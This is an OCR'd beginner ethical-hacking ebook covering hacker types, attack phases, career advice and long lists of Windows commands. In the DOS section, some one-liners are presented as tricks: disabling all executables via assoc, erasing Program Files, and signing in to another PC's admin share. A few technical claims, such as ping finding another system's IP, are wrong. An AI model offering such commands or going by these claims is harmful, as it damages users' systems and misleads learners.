THE HACKiNG SAGE presents

H4CK3R

A Beginner's Guide

An Ethical Hacking Book by Vipul Tiwari

facebook.com/H4CK3RTHEBOOK

"KNOWLEDGE iS FREE"

H4CK3R

A BEGINNER'S GUIDE

www.facebook.com/H4CK3RTHEBOOK

THE HACKING SAGE : ETHICAL HACKING & IT SECURITY

Facebook.com/thehackingsage | Twitter.com/thehackingsage | Instagram.com/thehackingsage

H4CK3R : A Beginner's Guide
www.facebook.com/H4CK3RTHEBOOK

THE HACKiNG SAGE : Ethical Hacking & IT Security
Contact US : +919919605516 (WhatsApp)
Facebook : www.facebook.com/thehackingsage
Twitter : www.twitter.com/thehackingsage
Instagram : www.instagram.com/thehackingsage

For More, Log On : www.thehackingsagerises.blogspot.com

Legal Disclaimer :

The information provided in this eBook "H4CK3R : A Beginner's Guide" is to be used for educational purposes only. The author holds no responsibility for any misuse of the information provided. This book is totally meant for providing information on "Ethical Hacking".

While Using This Book And Reading Various Hacking Tutorials, You Agree To Follow The Below Mentioned Terms & Conditions :

- All The Information Provided In This Book Is For Educational Purposes Only. The Book Author Is No Way Responsible For Any Misuse Of The Information.
- "H4CK3R : A Beginner's Guide" Is Just A Term That Represents The Name Of The Book And Is Not A Book That Provides Any Illegal Information. "H4CK3R : A Beginner's Guide" Is A Book Related To Computer Security And Not A Book That Promotes Hacking/Cracking/Software Piracy.
- This Book Is Totally Meant For Providing Information On "Computer Security", "Computer Programming" And Other Related Topics And Is No Way Related Towards The Terms "Cracking" Or "Hacking" (Unethical).
- Few Articles (Tutorials) In This Book May Contain The Information Related To "Hacking Passwords" Or "Hacking Email Accounts" (Or Similar Terms). These Are Not The Guides Of Hacking. They Only Provide Information About The Legal Ways Of Retrieving The Passwords. You Shall Not Misuse The Information To Gain Unauthorized Access. However You May Try Out These Hacks On Your Own Computer At Your Own Risk. Performing Hack Attempts (Without Permission) On Computers That You Do Not Own Is Illegal.
- The Virus Creation Section In This Book Provides Demonstration On Coding Simple Viruses Using High Level Programming Languages. These Viruses Are Simple Ones And Cause No Serious Damage To The Computer. However We Strongly Insist That These Information Shall Only Be Used To Expand Programming Knowledge And Not For Causing Malicious Attacks.
- All The Information In This Book Is Meant For Developing Hacker Defense Attitude Among The Readers And Help Preventing The Hack Attacks. "H4CK3R : A Beginner's Guide" Insists That This Information Shall Not Be Used For Causing Any Kind Of Damage Directly Or Indirectly. However You May Try These Codes On Your Own Computer At Your Own Risk.
- The Word "Hack" Or "Hacking" That Is Used In This Book Shall Be Regarded As "Ethical Hack" Or "Ethical Hacking" Respectively. & We Believe Only In White Hat Hacking. On The Other Hand We Condemn Black Hat Hacking.
- Most Of The Information Provided In This Book Are Simple Computer Tricks (May Be Called By The Name Hacks) And Are No Way Related To The Term Hacking & Some Of The Tricks Provided By Us May No Longer Work Due To Fixture In The Bugs That Enabled The Exploits. We Are Not Responsible For Any Direct Or Indirect Damage Caused Due To The Usage Of The Hacks Provided In The Book..

Acknowledgements :

"For Any Successful Work, It Owes To Thank Many"

Book "H4CK3R : A Beginner's Guide" Is Tremendously Complex To Write, Particularly Without Support Of The Almighty GOD. I Express Heartfelt Credit To My Parents Without Them I Have No Existence. I Am More Than Ever Thankful To Google & Thankful To All Hacking Sites & Blogs For The Inspiration Which I Got For Learning Hacking And Getting Such Great Opportunity To Write The Book. I Am Also Thankful To My Sister Mahi & My Friends To Helped Me To Complete This Book..

Specially Thanks To & My BFF Sumedha & Thanks To Eminem, Lil Wayne, Naruto & Goku.. Taught Me To Never Give Up.. :)

To Finish, I Am Thankful To You Also As You Are Reading This Book. I Am Sure This Will Book Make Creative And Constructive Role To Build Your Life More Secure And Alert Than Ever Before..

- Vipul Tiwari (Author)

About The Author :

Vipul Tiwari Is An Ethical Hacker, Famous For His Blog **THE HACKiNG SAGE**.

He started his career at a very young age of 17 since then he has performed the roles of Experienced Ethical Hacker, Cyber Security Expert, and Penetration Tester.

He Is Also Providing The Services Like Ethical Hacking Training And Workshops, Network Security, System Security, Website Development and Maintenance & Security Consultant..

Facebook : www.facebook.com/hackervipul

Twitter : www.twitter.com/vipultiwari007

Instagram : www.instagram.com/thehackingsage

About The Book :

The Goal Of This Book Is To Introduce To People The True Philosophy And Ethics Of The Elusive World Of Hacking. I Will Show You Everything There Is To Show In Hacking. Every Single Hacking Technique That Exists, How It Works And How To Actually Carry Them Out Yourself. You Will Get To Know How To Protect Yourself From These Same Hacks And Eventually I Hope To Clear The Bad Name That Has Been Given To Hackers Around The Globe.

So, Your Journey Begins – Right Here, Right Now..

Facebook : www.facebook.com/H4CK3RTHEBOOK


Blog : www.thehackingsagerises.blogspot.com

Table of Contents :

BONUS

Section 1 :
THE BEGiNNiNG

1. Concept Of Ethical Hacking.



What is Hacking?

The Art of exploring various security breaches is termed as Hacking. Computer Hackers have been around for so many years. Since the Internet became widely used in the World, We have started to hear more and more about hacking. Only a few Hackers, such as Kevin Mitnick, are well known.

In a world of Black and White, it's easy to describe the typical Hacker. A general outline of a typical Hacker is an Antisocial, Pimple-faced Teenage boy. But the Digital world has many types of Hackers.
Hackers are human like the rest of us and are, therefore, unique individuals, so an exact profile is hard to outline. The best broad description of Hackers is that all Hackers aren't equal. Each Hacker has Motives, Methods and Skills. But some general characteristics can help you understand them. Not all Hackers are Antisocial, Pimplefaced Teenagers. Regardless, Hackers are curious about Knowing new things, Brave to take steps and they are often very Sharp Minded.

What is Hacker?

Traditionally, a Hacker is someone who likes to play with Software or Electronic Systems. Hackers enjoy Exploring and Learning how Computer systems operate. They love discovering new ways to work electronically.
Recently, Hacker has taken on a new meaning — someone who maliciously breaks into systems for personal gain. Technically, these criminals are Crackers as Criminal Hackers. Crackers break into systems with malicious intentions. They do it for Personal gain, Fame, Profit and even Revenge. They Modify, Delete and Steal critical information, often making other people's life miserable.
Hacking has a lot of meanings depending upon the person's knowledge and his work intentions. Hacking is an Art as well as a Skill. Hacking is the knowledge by which one gets to achieve his Goals, anyhow, using his Skills and Power.
Most people associate Hacking with breaking law, therefore calling all those guys who engage in hacking activities to be criminals. We agree that there are people out there who use hacking techniques to break the law, but hacking is not really about that. In fact, hacking is more about following the law and performing the steps within the limits.

❖ Hacker vs. Cracker

What Is the Difference Between a Hacker and a Cracker ?

Many articles have been written about the difference between Hackers and crackers, which attempt to correct public misconceptions about hacking. For many years, media has applied the word Hacker when it really means Cracker. So the public now believe

that a Hacker is someone who breaks into computer systems and steal confidential data. This is very untrue and is an insult to some of our most talented Hackers.

There Are Various Points To Determine The Difference Between Hackers And Crackers..

A **Hacker** is a person who is interested in the working of any computer Operating system. Most often, Hackers are programmers. Hackers obtain advanced knowledge of operating systems and programming languages. They may know various security holes within systems and the reasons for such holes. Hackers constantly seek further knowledge, share what they have discovered, and they never have intentions about damaging or stealing data.

A **Cracker** is a person who breaks into other people systems, with malicious intentions. Crackers gain unauthorized access, destroy important data, stop services provided by the server, or basically cause problems for their targets. Crackers can easily be identified because their actions are malicious.
Whatever the case, most people give Hacker a negative outline. Many malicious Hackers are electronic thieves. Just like anyone can become a thief, or a robber, anyone can become a Hacker, regardless of age, gender, or religion. Technical skills of Hackers vary from one to another. Some Hackers barely know how to surf the Internet, whereas others write software that other Hackers depend upon..

❖ Types Of Hackers

Let's See The Categories Of Hackers On The Basis On Their Knowledge. :

Coders : The Real Hackers are the Coders, the ones who revise the methods and create tools that are available in the market. Coders can find security holes and weaknesses in software to create their own exploits. These Hackers can use those exploits to develop fully patched and secure systems.
Coders are the programmers who have the ability to find the unique vulnerability in existing software and to create working exploit codes. These are the individuals with a deep understanding of the OSI Layer Model and TCP/IP Stacks.

Admins : Admins are the computer guys who use the tools and exploits prepared by the coders. They do not develop their own techniques, however they uses the tricks which are already prepared by the coders. They are generally System Administration, or Computer Network Controller. Most of the Hackers and security person in this digital world come under this category.
Admins have experience with several operating systems, and know how to exploit several existing vulnerabilities. A majority of Security Consultants fall in this group and work as a part of Security Team.

Script Kiddies : Next and the most dangerous class of Hackers is Script kiddies, They are the new generation of users of computer who take advantage of the Hacker tools and documentation available for free on the Internet but don't have any knowledge of what's going on behind the scenes. They know just enough to cause you headaches but typically are very sloppy in their actions, leaving all sorts of digital fingerprints behind. Even though these guys are the teenage Hackers that you hear about in the news media, they need minimum skills to carry out their attacks.

Script Kiddies are the bunnies who use script and programs developed by others to attack computer systems and Networks. They get the least respect but are most annoying and dangerous and can cause big problems without actually knowing what they are doing.

Types Of Hackers On The Basis Of Activities Performed By Them. :

White Hat Hacker : A White Hat Hacker is computer guy who perform Ethical Hacking. These are usually security professionals with knowledge of hacking and the Hacker toolset and who use this knowledge to locate security weaknesses and implement counter measures in the resources.
They are also known as an Ethical Hacker or a Penetration Tester. They focus on Securing and Protecting IT Systems.

Black Hat Hacker : A Black Hat Hacker is computer guy who performs Unethical Hacking. These are the Criminal Hackers or Crackers who use their skills and knowledge for illegal or malicious purposes. They break into or otherwise violate the system integrity of remote machines, with malicious intent.
These are also known as an Unethical Hacker or a Security Cracker. They focus on Security Cracking and Data stealing.

Grey Hat Hacker : A Grey Hat Hacker is a Computer guy who sometimes acts legally, sometimes in good will, and sometimes not. They usually do not hack for personal gain or have malicious intentions, but may or may not occasionally commit crimes during the course of their technological exploits. They are hybrid between White Hat and Black Hat Hackers.

Ethical Hacking

Ethical Hacking is testing the resources for a good cause and for the betterment of technology. Technically Ethical Hacking means penetration testing which is focused on Securing and Protecting IT Systems.

Hactivism

Another type of Hackers are Hacktivists, who try to broadcast political or social messages through their work. A Hacktivist wants to raise public awareness of an issue. Examples of hacktivism are the Web sites that were defaced with the Jihad messages in the name of Terrorism.

Cyber Terrorist

There are Hackers who are called Cyber Terrorists, who attack government computers or public utility infrastructures, such as power stations and air-traffic-control towers. They crash critical systems or steal classified government information. While in a conflict with enemy countries some government start Cyber war via Internet.

Why Hackers Hack?

The main reason why Hackers hack is because they can hack. Hacking is a casual hobby for some Hackers — they just hack to see what they can hack and what they can't hack, usually by testing their own systems. Many Hackers are the guys who get kicked out of

corporate and government IT and security organizations. They try to bring down the status of the organization by attacking or stealing information.
The knowledge that malicious Hackers gain and the ego that comes with that knowledge is like an addiction.Some Hackers want to make your life miserable, and others simply want to be famous. Some common motives of malicious Hackers are revenge, curiosity, boredom, challenge, theft for financial gain, blackmail, extortion, and corporate work pressure.
Many Hackers say they do not hack to harm or profit through their bad activities, which helps them justify their work. They often do not look for money full of pocket. Just proving a point is often a good enough reward for them.

❖ Prevention From Hackers

What Can Be Done To Prevent Hackers From Finding New Holes In Software And Exploiting Them ?

1. Information security research teams exist—to try to find these holes and notify vendors before they are exploited. There is a beneficial competition occurring between the Hackers securing systems and the Hackers breaking into those systems. This competition provides us with better and stronger security, as well as more complex and sophisticated attack techniques.

2. Defending Hackers create Detection Systems to track attacking Hackers, while the attacking Hackers develop bypassing techniques, which are eventually resulted in bigger and better detecting and tracking systems. The net result of this interaction is positive, as it produces smarter people, improved security, more stable software, inventive problem-solving techniques, and even a new economy.

3. Now when you need protection from Hackers, whom you want to call, "The Ethical Hackers". An Ethical Hacker possesses the skills, mindset, and tools of a Hacker but is also trustworthy. Ethical Hackers perform the hacks as security tests computer systems.

4. Ethical Hacking — also known as Penetration Testing or White-Hat Hacking — involves the same Tools, Tricks and Techniques that Hackers use, but with one major difference:

5. Ethical hacking is Legal.

6. Ethical hacking is performed with the target's permission. The intent of Ethical Hacking is to discover vulnerabilities from a Hacker's viewpoint so systems can be better secured. Ethical Hacking is part of an overall information Risk Management program that allows for ongoing security improvements. Ethical hacking can also ensure that vendors' claims about the security of their products are legitimate.

7. As Hackers expand their knowledge, so should you. You must think like them to protect your systems from them.You, as the ethical Hacker, must know activities Hackers carry out and how to stop their efforts. You should know what to look for and how to use that information to thwart Hackers' efforts.

8. You don't have to protect your systems from everything. You can't.

The Only Protection Against Everything Is To Unplug Your Computer Systems And Lock Them Away So No One Can Touch Them - Not Even You.

That's not the best approach to information security. What's important is to protect your systems from known Vulnerabilities and common Hacker attacks.
It's impossible to overcome all possible vulnerabilities of your systems. You can't plan for all possible attacks — especially the ones that are currently unknown which are called Zero Day Exploits. These are the attacks which are not known to the world. However in Ethical Hacking, the more combinations you try — the more you test whole systems instead of individual units — the better your chances of discovering vulnerabilities.

Steps Performed By Hackers :

1) Reconnaissance
2) Scanning
3) Gaining Access
4) Maintaining Access
5) Clearing Tracks

- Performing Reconnaissance
- Scanning and Enumeration
- Gaining access
- Maintaining access and Placing Backdoors
- Covering tracks or Clearing Logs

Reconnaissance

Reconnaissance can be described as the pre-attack phase and is a systematic attempt to locate, gather, identify, and record information about the target. The Hacker seeks to find out as much information as possible about the target.

Scanning and Enumeration

Scanning and enumeration is considered the second pre-attack phase. This phase involves taking the information discovered during reconnaissance and using it to examine the network. Scanning involves steps such as intelligent system port scanning which is used to determine open ports and vulnerable services. In this stage the attacker can use different automated tools to discover system vulnerabilities.

Gaining Access

This is the phase where the real hacking takes place. Vulnerabilities discovered during the reconnaissance and scanning phase are now exploited to gain access. The method of connection the Hacker uses for an exploit can be a local area network, local access to a PC, the Internet, or offline. Gaining access is known in the Hacker world as owning the system. During a real security breach it would be this stage where the Hacker can utilize simple techniques to cause irreparable damage to the target system.

Maintaining Access and Placing Backdoors

Once a Hacker has gained access, they want to keep that access for future exploitation and attacks. Sometimes, Hackers harden the system from other Hackers or security personnel by securing their exclusive access with Backdoors, Root kits, and Trojans.
The attacker can use automated scripts and automated tools for hiding attack evidence and also to create backdoors for further attack.

Clearing Tracks

In this phase, once Hackers have been able to gain and maintain access, they cover their tracks to avoid detection by security personnel, to continue to use the owned system, to remove evidence of hacking, or to avoid legal action. At present, many successful security breaches are made but never detected. This includes cases where firewalls and vigilant log checking were in place.

Working Of An Ethical Hacker :

Obeying The Ethical Hacking Commandments

Every Ethical Hacker must follow few basic principles. If he do not follow, bad things can happen. Most of the time these principles get ignored or forgotten when planning or executing ethical hacking tests. The results are even very dangerous.

Working Ethically

The word ethical can be defined as working with high professional morals and principles. Whether you're performing ethical hacking tests against your own systems or for someone who has hired you, everything you do as an ethical Hacker must be approved and must support the company's goals. No hidden agendas are allowed! Trustworthiness is the ultimate objective. The misuse of information is absolutely not allowed. That's what the bad guys do.

Respecting Privacy

Treat the information you gather with complete respect. All information you obtain during your testing — from Web application log files to clear-text passwords — must be kept private.

Not Crashing Your Systems

One of the biggest mistakes is when people try to hack their own systems; they come up with crashing their systems. The main reason for this is poor planning. These testers have not read the documentation or misunderstand the usage and power of the security tools and techniques.
You can easily create miserable conditions on your systems when testing. Running too many tests too quickly on a system causes many system lockups. Many security assessment tools can control how many tests are performed on a system at the same time. These tools are especially handy if you need to run the tests on production systems during regular business hours.

Executing The Plan

In Ethical hacking, Time and patience are important. Be careful when you're performing your ethical hacking tests.A Hacker in your network or an employee looking over your shoulder may watch what's going on. This person could use this information against you. It's not practical to make sure that no Hackers are on your systems before you start. Just make sure you keep everything as quiet and private as possible. This is especially critical when transmitting and storing your test results. You're now on a reconnaissance mission. Find as much information as possible about your organization and systems, which is what malicious Hackers do. Start with a broad view of mind and narrow your focus. Search the Internet for your organization's name, your computer and network system names, and your IP addresses. Google is a great place to start for this.
Don't take ethical hacking too far, though. It makes little sense to harden your systems from unlikely attacks. For instance, if you don't have a internal Web server running, you may not have to worry too much about. However, don't forget about insider threats from malicious employees or your friends or colleagues!

❖ Fundamental Of Hacking

Hacking depends on the basic knowledge of computer system as well as the basic knowledge of software.
To hack something, some fundamental may be used by which you can do hacking easily.

1. Firstly try to know about your target/destination.

2. Try to get more information about target. This process is also called "Social Engineering". Any emotional or social method may be used in 'Social ENG'.

3. If Hacking may be done with the help of any software then use the software and hacked it.

4. If no software is provided for this, gain the logical method of hacking that must be related to your target. Try to relate this logic to the information, got by 'Social ENG'.

5. Then use your logical method according to condition. If condition is not in your favour, try to create condition.

6. Use your logic according to condition and try hacking process.

Except these, more about fundamental of hacking will be described in further study..

...

2. How To Become A Ethical Hacker?

Now most of hear the word hacker and fear strikes, anger strikes in our minds. It is generally because a hacker is misunderstood guy in society. Not all hackers are bad, there are three types of hackers :

- Black Hat | Bad Hacker
- Grey Hat | Both Good And Bad
- White Hat | Good Hacker

Now here I have a good lists to guide you how to become a hacker. Follow them and fulfill your dream.

Operating Systems (Specifically Linux/Unix) :

A true hacker totally depends on open source and freeware . Also operating systems Linux/Unix OS(s) are best to learn hacking and also to hack anything.
A hacker must have a good knowledge of Linux Operating Systems like : Red Hat, Kali Liux, Debian, Back Box. Its very important to learn more than one Linux Operating System.

Programming :

It is important for a person in the hacking field to learn more than one programming. There are many programming languages to learn such as Python, JAVA, C++. Free tutorials are easily available online over the internet. Specifically in hacking field languages like C++, Python, SQL etc. are very important.

Cryptography :

Now this is where the things get interesting, you are a hacker and you are transferring files over internet to your pal and another hacker breaks in and takes your file and now he know everything, to prevent this you need to master the art of cryptography. Look for cryptography tutorial over internet and learn it.

Networking Concepts :

You need to be good at networking concepts and understand how the networks are created. You need to know the differences between different types of networks and must have a clear understanding of TCP/IP and UDP to exploit loop holes in a system. Understanding what LAN, WAN, VPN, Firewall is also important. You must have a clear understanding and use of network tools such as Wireshark, NMAP for packet analyzing, network scanning etc.

Learn A Lot :

Visit websites which teach hacking and networking exploitation signup on hacking forum ask help discuss with other hacker. Learn from expert hacker. Learn about

phishing, sniffer, Trojans, RATs etc. Also learn good amount of batch programming and shell programming.

Practice :

After learning few programming concepts or OS concepts sit and practice them. Set up you own Hacker Lab with a good system with good processor and RAM because your regular system won't handle hacking too smoothly.

Find/ Write Vulnerabilities :

Vulnerability is the weakness or a loop hole or open door through which you enter the system. Look for vulnerabilities by scanning the system, network etc. Try to write your own vulnerability programs and exploit the system.

Become A Certified Ethical Hacker

The Certified Ethical Hacker program is the pinnacle of the most desired information security training program any information security professional will ever want to be in. To master the hacking technologies, you will need to become one, but an ethical one! The accredited course provides the advanced hacking tools and techniques used by hackers and information security professionals alike to break into an organization. As we put it, **"to beat a hacker, you need to think like a hacker"**. This course will immerse you into the hacker mindset so that you will be able to defend against future attacks. The security mindset in any organization must not be limited to the silos of a certain vendor, technologies or pieces of equipment.

Certified Ethical Hacker program by EC Council :

https://www.eccouncil.org/Certification/certified-ethical-hacker

in this book i'll teach you some lil stuffs that will help you to become an Ethical Hacker..

...

Section 2 :
BASIC HACKiNG

3. DOS Hacking & Commands

DOS (Disc Operating System) is an operating system that works on the concept of command user interface. We have to use some commands to work with DOS.

Now, we have many operating systems like windows xp, vista, 7, 8 & 10 that works on the concept of graphic user interface, we can work using commands on above operating system by using an application called cmd.

Window key + r > type cmd > hit enter.

There are some commands which are used in ethical hacking..

Assoc : it is used to lock all exe of system **: assoc.exe=anyname**
To unlock all exe of system **: assoc.exe=exefile**

Ipconfig : it is used to know the ip address of self system.

Ping : it is used to get the ip address of any other system. **: ping www.sitename.com**

Getmac : it is used to get mac address of any other system.

TCP/IP : TCP/IP stands for transmission control protocol/Internet protocol. As you can guess by the name, TCP/IP is the protocol under which the Internet runs. along with user datagram protocol (UDP). So when you are connected to the Internet, you can try these commands against other Internet computers. Most local area networks also use TCP/IP.

Some TCP/IP Commands :

telnet
netstat
nslookup
tracert
ping
ftp

NetBIOS : NetBIOS (Net Basic Input/Output System) protocol is another way to communicate between computers. This is often used by Windows computers, and by Unix/Linux type computers running Samba. You can often use NetBIOS commands over the Internet (being carried inside of, so to speak, TCP/IP). In many cases, however, NetBIOS commands will be blocked by firewalls. Also, not many Internet computers run NetBIOS because it is so easy to break in using them.

* Netstat = view the stats of the computers one feature is to get people's i.p. for more type netstat/?
* fsutil and fsutil fsinfo = shows you things like list of all drives
* ipconfig or ipconfig/all = shows you i.p. and all others in a network
* erase c:\program files = erases all program files or leave just the c delete everything
* nbtstat = getting information on your computer and others
* tree = displays all files on program files and desktop good for seeing if you have any keyloggers
* tracert (ip) = to see if the i.p. exist
* net use c: \\pcname\c$ /user: pcname\administrator = to sign in as an administrator that's not signed in
* nslookup set exp:hotmail.com = getting ips from web sites
* /whois (screename) = only on a chat room, to find information a that person which owns the screename an i.p.

For Use In Command Prompt For Path Chanching :

* diskpart = shows you stuff like the computer name and Takes you to disk part option
* cd\progra~1 enter then dir = programs installed (2)
* cd \windows \system = to look for stuff in this folders
* telnet : remote controlling
* net start messenger = start net send when it is disable For use in command prompt only on a network or hacking
* bootcfg = you can make changes to boot the computer, Boot it mess it up
* gpresult = shows all the information of a computer
* driverquery = list of drives and their properties
* getmac = this gets the mac (media access control) address
* netsh = good for hacking a network configuration tool Type netsh /? For more
* openfiles = only for windows professional allows an Administrator to display or disconnect open files
* reg = the console registry tool
* systeminfo = info
* tasklist and taskkill = like presing ctrl+alt+delete

Some DOS Commands :

ADDUSERS Helps Add or list users to/from a CSV file
ARP Address Resolution Protocol
ASSOC Change file extension associations
ASSOCIAT One step file association
AT Schedule a command to run at a later time
ATTRIB Change file attributes
BOOTCFG Edit Windows boot settings
BROWSTAT Get domain, browser and PDC info
CACLS Change file permissions
CALL Call one batch program from another
CD Change Directory – move to a specific Folder
CHANGE Change Terminal Server Session properties
CHKDSK Check Disk – check and repair disk problems
CHKNTFS Check the NTFS file system
CHOICE Accept keyboard input to a batch file

CIPHER Encrypt or Decrypt files/folders *
CleanMgr Automated cleanup of Temp files, recycle bin
CLEARMEM Clear memory leaks
CLIP Copy STDIN to the Windows clipboard.
CLS Clear the screen
CLUSTER Windows Clustering
CMD Start a new CMD shell
COLOR Change colors of the CMD window
COMP Compare the contents of two files or sets of files
COMPACT Compress files or folders on an NTFS partition
COMPRESS Compress individual files on an NTFS partition
CON2PRT Connect or disconnect a Printer
CONVERT Convert a FAT drive to NTFS.
COPY Copy one or more files to another location
CSVDE Import or Export Active Directory data
DATE Display or set the date
Dcomcnfg DCOM Configuration Utility
DEFRAG Defragment hard drive
DEL Delete one or more files
DELPROF Delete NT user profiles
DELTREE Delete a folder and all subfolders
DevCon Device Manager Command Line Utility
DIR Display a list of files and folders
DIRUSE Display disk usage
DISKCOMP Compare the contents of two floppy disks
DISKCOPY Copy the contents of one floppy disk to another
DNSSTAT DNS Statistics
DOSKEY Edit command line, recall commands, and create macros
DSADD Add user (computer, group..) to active directory
DSQUERY List items in active directory
DSMOD Modify user (computer, group..) in active directory
ECHO Display message on screen
ENDLOCAL End localisation of environment changes in a batch file
ERASE Delete one or more files
EXIT Quit the CMD shell
EXPAND Uncompress files
EXTRACT Uncompress CAB files
FC Compare two files
FDISK Disk Format and partition
FIND Search for a text string in a file
FINDSTR Search for strings in files
FOR Loop command: all options Files, Directory, List
FORFILES Batch process multiple files
FORMAT Format a disk
FREEDISK Check free disk space (in bytes)
FSUTIL File and Volume utilities
FTP File Transfer Protocol
FTYPE Display or modify file types used in file extension associations
GLOBAL Display membership of global groups
GOTO Direct a batch program to jump to a labelled line
HELP Online Help
HFNETCHK Network Security Hotfix Checker

IF Conditionally perform a command
IFMEMBER Is the current user in an NT Workgroup
IPCONFIG Configure IP
KILL Remove a program from memory
LABEL Edit a disk label
LOCAL Display membership of local groups
LOGEVENT Write text to the NT event viewer.
LOGOFF Log a user off
LOGTIME Log the date and time in a file
MEM Display memory usage
MD Create new folders
MODE Configure a system device
MORE Display output, one screen at a time
MOUNTVOL Manage a volume mount point
MOVE Move files from one folder to another
MOVEUSER Move a user from one domain to another
MSG Send a message
MSIEXEC Microsoft Windows Installer
MSINFO Windows NT diagnostics
MSTSC Terminal Server Connection (Remote Desktop Protocol)
MUNGE Find and Replace text within file(s)
MV Copy in-use files
NET Manage network resources
NETDOM Domain Manager
NETSH Configure network protocols
NETSVC Command-line Service Controller
NBTSTAT Display networking statistics (NetBIOS over TCP/IP)
NETSTAT Display networking statistics (TCP/IP)
NOW Display the current Date and Time
NSLOOKUP Name server lookup
NTBACKUP Backup folders to tape
NTRIGHTS Edit user account rights
PATH Display or set a search path for executable files
PATHPING Trace route plus network latency and packet loss
PAUSE Suspend processing of a batch file and display a message
PERMS Show permissions for a user
PERFMON Performance Monitor
PING Test a network connection
POPD Restore the previous value of the current directory saved by PUSHD
PORTQRY Display the status of ports and services
PRINT Print a text file
PRNCNFG Display, configure or rename a printer
PRNMNGR Add, delete, list printers set the default printer
PROMPT Change the command prompt
PsExec Execute process remotely
PsFile Show files opened remotely
PsGetSid Display the SID of a computer or a user
PsInfo List information about a system
PsKill Kill processes by name or process ID
PsList List detailed information about processes
PsLoggedOn Who's logged on (locally or via resource sharing)
PsLogList Event log records

PsPasswd Change account password
PsService View and control services
PsShutdown Shutdown or reboot a computer
PsSuspend Suspend processes
PUSHD Save and then change the current directory
QGREP Search file(s) for lines that match a given pattern.
RASDIAL Manage RAS connections
RASPHONE Manage RAS connections
RECOVER Recover a damaged file from a defective disk.
REG Read, Set or Delete registry keys and values
REGEDIT Import or export registry settings
REGSVR32 Register or unregister a DLL
REGINI Change Registry Permissions
REM Record comments (remarks) in a batch file
REN Rename a file or files.
REPLACE Replace or update one file with another
RD Delete folder(s)
RDISK Create a Recovery Disk
RMTSHARE Share a folder or a printer
ROBOCOPY Robust File and Folder Copy
ROUTE Manipulate network routing tables
RUNAS Execute a program under a different user account
RUNDLL32 Run a DLL command (add/remove print connections)
SC Service Control
SCHTASKS Create or Edit Scheduled Tasks
SCLIST Display NT Services
ScriptIt Control GUI applications
SET Display, set, or remove environment variables
SETLOCAL Control the visibility of environment variables
SETX Set environment variables permanently
SHARE List or edit a file share or print share
SHIFT Shift the position of replaceable parameters in a batch file
SHORTCUT Create a windows shortcut (.LNK file)
SHOWGRPS List the NT Workgroups a user has joined
SHOWMBRS List the Users who are members of a Workgroup
SHUTDOWN Shutdown the computer
SLEEP Wait for x seconds
SOON Schedule a command to run in the near future
SORT Sort input
START Start a separate window to run a specified program or command
SU Switch User
SUBINACL Edit file and folder Permissions, Ownership and Domain
SUBST Associate a path with a drive letter
SYSTEMINFO List system configuration
TASKLIST List running applications and services
TIME Display or set the system time
TIMEOUT Delay processing of a batch file
TITLE Set the window title for a CMD.EXE session
TOUCH Change file timestamps
TRACERT Trace route to a remote host
TREE Graphical display of folder structure
TYPE Display the contents of a text file

USRSTAT List domain usernames and last login
VER Display version information
VERIFY Verify that files have been saved
VOL Display a disk label
WHERE Locate and display files in a directory tree
WHOAMI Output the current UserName and domain
WINDIFF Compare the contents of two files or sets of files
WINMSD Windows system diagnostics
WINMSDP Windows system diagnostics II
WMIC WMI Commands
XCACLS Change file permissions
XCOPY Copy files and folders

Some Importent DOS Commands :

Accessibility Controls = access.cpl
Add Hardware Wizard = hdwwiz.cpl
Add/Remove Programs = appwiz.cpl
Administrative Tools = control admintools
Automatic Updates = wuaucpl.cpl
Bluetooth Transfer Wizard = fsquirt
Calculator = calc
Certificate Manager = certmgr.msc
Character Map = charmap
Check Disk Utility = chkdsk
Clipboard Viewer = clipbrd
Command Prompt = cmd
Component Services = dcomcnfg
Computer Management = compmgmt.msc
Date and Time Properties = timedate.cpl
DDE Shares = ddeshare
Device Manager = devmgmt.msc
Direct X Control Panel (If Installed)* = directx.cpl
Direct X Troubleshooter = dxdiag
Disk Cleanup Utility = cleanmgr
Disk Defragment = dfrg.msc
Disk Management = diskmgmt.msc
Disk Partition Manager = diskpart
Display Properties = control desktop/desk.cpl
Dr. Watson System Troubleshooting Utility = drwtsn32
Driver Verifier Utility = verifier
Event Viewer = eventvwr.msc
File Signature Verification Tool = sigverif
Findfast = findfast.cpl
Folders Properties = control folders
Fonts = control fonts
Fonts Folder = fonts
Free Cell Card Game = freecell
Game Controllers = joy.cpl


Group Policy Editor (XP Prof) = gpedit.msc
Hearts Card Game = mshearts
Iexpress Wizard = iexpress
Indexing Service = ciadv.msc
Internet Properties = inetcpl.cpl
IP Configuration = ipconfig
Java Control Panel (If Installed) = jpicpl32.cpl
Java Application Cache Viewer (If Installed) = javaws
Keyboard Properties = control keyboard
Local Security Settings = secpol.msc
Local Users and Groups = lusrmgr.msc
Logs You Out Of Windows = logoff
Microsoft Chat = winchat
Minesweeper Game = winmine
Mouse Properties = control mouse
Mouse Properties = main.cpl
Network Connections = control netconnections
Network Connections = ncpa.cpl
Network Setup Wizard = netsetup.cpl
Notepad = notepad
Nview Desktop Manager (If Installed) = nvtuicpl.cpl
Object Packager = packager
ODBC Data Source Administrator = odbccp32.cpl
On Screen Keyboard = osk
Opens AC3 Filter (If Installed) = ac3filter.cpl
Password Properties = password.cpl
Performance Monitor = perfmon.msc
Performance Monitor = perfmon
Phone and Modem Options = telephon.cpl
Power Configuration = powercfg.cpl
Printers and Faxes = control printers
Printers Folder = printers
Private Character Editor = eudcedit
Quicktime (If Installed) = QuickTime.cpl
Regional Settings = intl.cpl
Registry Editor = regedit
Registry Editor = regedit32
Remote Desktop = mstsc
Removable Storage = ntmsmgr.msc
Removable Storage Operator Requests = ntmsoprq.msc
Resultant Set of Policy (XP Prof) = rsop.msc
Scanners and Cameras = sticpl.cpl
Scheduled Tasks = control schedtasks
Security Center = wscui.cpl
Services = services.msc
Shared Folders = fsmgmt.msc
Shuts Down Windows = shutdown
Sounds and Audio = mmsys.cpl

Spider Solitare Card Game = spider
SQL Client Configuration = cliconfg
System Configuration Editor = sysedit
System Configuration Utility = msconfig
System File Checker Utility = sfc
System Properties = sysdm.cpl
Task Manager = taskmgr
Telnet Client = telnet
User Account Management = nusrmgr.cpl
Utility Manager = utilman
Windows Firewall = firewall.cpl
Windows Magnifier = magnify
Windows Management Infrastructure = wmimgmt.msc
Windows System Security Tool = syskey
Windows Update Launches = wupdmgr
